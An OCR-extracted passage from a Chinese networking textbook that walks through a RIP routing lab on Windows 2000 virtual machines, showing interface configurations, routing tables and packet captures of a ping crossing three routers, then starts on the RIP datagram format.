


图 5-20　第二阶段 R1 将路由表发送给 R2 和 R3

5.6 利用 RIP 组建网络

为了进一步验证 RIP 路由表的生成方法，按照如图 5-21 所示网络拓扑搭建一个实际的网络环境，使用虚拟机来模拟路由器，在路由器上开启 RIP，查看生成的路由表。网络地址和路由器的接口 IP 地址分配情况如图 5-21 所示。




图 5-21　实验环境

本实验环境采用具有多网卡的 Windows 2000 虚拟机模拟路由器组建，具体步骤如下。

第一步：配置各个对象的地址信息。

以 host-only 方式启动三台 Windows 2000 虚拟机，分别代表 R1、R2、R3，参照图 5-21 配置各个对象的 IP 地址。注意：本机扮演接入 192.3.3.0 网络的一台主机，用于测试，IP 地址为 192.3.3.20，网关设置为 192.3.3.1。每台路由器的地址信息如图 5-22～图 5-25 所示。

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-C3-5D-ED
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-C3-5D-E3
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 10.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
```

图 5-22　R1 的地址信息

第二步：为三台路由器开启 RIP 路由功能，实验网络间的通信。

本次实验使用了 4 个网络，为了实现网络间的连通，需要在三台路由器上开启路由功能，这里选择 RIP 实现网络连通。以 R1 为例介绍 RIP 路由的开通方法：在路由与远程访问界面右击 IP 路由选择下面的“常规”→选择“新路由选择协议”→选中“路由信息协议(RIP)”→右击 RIP→选择“新接口”→选中“本地连接”→单击“确定”按钮。再按照同样

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . : 00-0C-29-A3-70-45
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.2.2.1
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :

Ethernet adapter 本地连接:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . : 00-0C-29-A3-70-40
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.1.1.2
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :
```

图 5-23　R2 的地址信息

```
Ethernet adapter 本地连接 3:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #3
        Physical Address. . . . . : 00-0C-29-66-07-61
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.3.3.1
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :

Ethernet adapter 本地连接 2:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . : 00-0C-29-66-07-57
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.2.2.2
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :
```

图 5-24　R3 的地址信息

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
        Physical Address. . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.20
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.3.3.1
```

图 5-25　本机的地址信息

的步骤添加本地连接 2。

开通 RIP 路由之后，在三台路由器上可以查看到 4 个网络的路由信息，见图 5-26～图 5-28。可以发现三个路由表与之前的计算结果一致。

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	192.1.1.1	1	本地			
255.255.255.255	255.255.255.255	10.1.1.1	1	本地			
224.0.0.0	240.0.0.0	192.1.1.1	1	本地			
224.0.0.0	240.0.0.0	10.1.1.1	1	本地			
192.3.3.0	255.255.255.0	192.1.1.2	4	RIP	N4	4	R2
192.2.2.0	255.255.255.0	192.1.1.2	3	RIP	N3	3	R2
192.1.1.1	255.255.255.255	127.0.0.1	1	本地			
192.1.1.0	255.255.255.0	192.1.1.1	1	本地	N2	1	--
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			
10.255.255.255	255.255.255.255	10.1.1.1	1	本地			
10.1.1.1	255.255.255.255	127.0.0.1	1	本地			
10.1.1.0	255.255.255.0	10.1.1.1	1	本地	N1	1	--

图 5-26　R1 的路由表

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	192.2.2.1	1	本地			
255.255.255.255	255.255.255.255	192.1.1.2	1	本地			
224.0.0.0	240.0.0.0	192.2.2.1	1	本地			
224.0.0.0	240.0.0.0	192.1.1.2	1	本地			
192.3.3.0	255.255.255.0	192.2.2.2	3	RIP	N4	3	R3
192.2.2.1	255.255.255.255	127.0.0.1	1	本地			
192.2.2.0	255.255.255.0	192.2.2.1	1	本地	N3	1	--
192.1.1.2	255.255.255.255	127.0.0.1	1	本地			
192.1.1.0	255.255.255.0	192.1.1.2	1	本地	N2	1	--
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			
10.1.1.0	255.255.255.0	192.1.1.1	3	RIP	N1	3	R1

图 5-27　R2 的路由表

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	192.3.3.1	1	本地			
255.255.255.255	255.255.255.255	192.2.2.2	1	本地			
224.0.0.0	240.0.0.0	192.3.3.1	1	本地			
224.0.0.0	240.0.0.0	192.2.2.2	1	本地			
192.3.3.1	255.255.255.255	127.0.0.1	1	本地			
192.3.3.0	255.255.255.0	192.3.3.1	1	本地	N4	1	--
192.2.2.2	255.255.255.255	127.0.0.1	1	本地			
192.2.2.0	255.255.255.0	192.2.2.2	1	本地	N3	1	--
192.1.1.0	255.255.255.0	192.2.2.1	3	RIP	N2	3	R2
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			
10.1.1.0	255.255.255.0	192.2.2.1	4	RIP	N1	4	R2

图 5-28　R3 的路由表

第三步：验证数据报的传输路径。

在本机执行 dos 命令：ping 10.1.1.1(即 R1 路由器在 NET1 网络的接口 IP 地址)。因为本机的 IP 地址为 192.3.3.20，位于 NET4 网络，按照各台路由器的路由表可以得知，本机发出的数据报将沿着本机→R3→R2→R1 的路径传递，这个 IP 数据报在传递过程中源和目的 MAC 地址在不断变化，源和目的 IP 地址没有变化，每经过一台路由器，数据报的 TTL 值减 1，IP 首部校验和重新计算。下面在本机运行 Sniffer Pro 捕获本机发出的 IP 数据报，验证报文的传输路径，如图 5-29～图 5-31 所示。

```
              R3在NET4的接口MAC           本机的MAC
00000000: 00 0c 29 66 07 61 00 50 56 c0 00 01 08 00 45 00  ..)f.a.PV?... E.
00000010: 00 3c 02 cc 00 00 80 01 69 dc c0 03 03 14 0a 01  .<.?.€.i帯.....
00000020: 01 01 08 00 47 5c 02 00 04 00 61 62 63 64 65 66  ....G\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
          10.1.1.1                 TTL=128  校验和    192.3.3.20
```

图 5-29　本机发给 R3 的 IP 数据报

```
              R2在NET3的接口MAC           R3在NET3的接口MAC
00000000: 00 0c 29 a3 70 45 00 0c 29 66 07 57 08 00 45 00  ..)  E..)f.W..E.
00000010: 00 3c 02 cc 00 00 7f 01 6a dc c0 03 03 14 0a 01  .<.?.▮.j帯.....
00000020: 01 01 08 00 47 5c 02 00 04 00 61 62 63 64 65 66  ....G\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
          10.1.1.1                 TTL=127  校验和    192.3.3.20
```

图 5-30　R3 转发给 R2 的 IP 数据报

```
              R1在NET2的接口MAC           R2在NET2的接口MAC
00000000: 00 0c 29 c3 5d ed 00 0c 29 a3 70 40 08 00 45 00  ..)朕?.)  @.. E.
00000010: 00 3c 02 cc 00 00 7e 01 6b dc c0 03 03 14 0a 01  .<.?.~.k帯.....
00000020: 01 01 08 00 47 5c 02 00 04 00 61 62 63 64 65 66  ....G\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
          10.1.1.1                 TTL=126  校验和    192.3.3.20
```

图 5-31　R2 转发给 R1 的 IP 数据报

5.7　RIP 数据报的格式

RIP 数据报的格式如图 5-32 所示。每行占 4 字节，第一行是首部，其后是若干条路由项，每个路由项 20 字节，最多不超过 25 项。各字段含义如下。




图 5-32　RIP 数据格式

命令(1 字节)：取值为 1 或 2，1 表示这是一个 RIP 请求报文，2 表示这是一个 RIP 响应报文。

版本号(1 字节)：代表 RIP 的版本号，目前这个字段值为 2，代表第二版的 RIP 协议。

地址标识(2 字节)：对于 IP 路由项这个字段设置为 2。

图 5-33 给出的是一个完整的 RIP 数据报，由于 RIP 响应报文需要发送给所有的邻居，因此数据报的目的 MAC 地址设置为广播地址 FF-FF-FF-FF-FF-FF，目的 IP 设置为广播 IP：50.1.1.255，这样一来，所有的邻居都会收到这个响应。

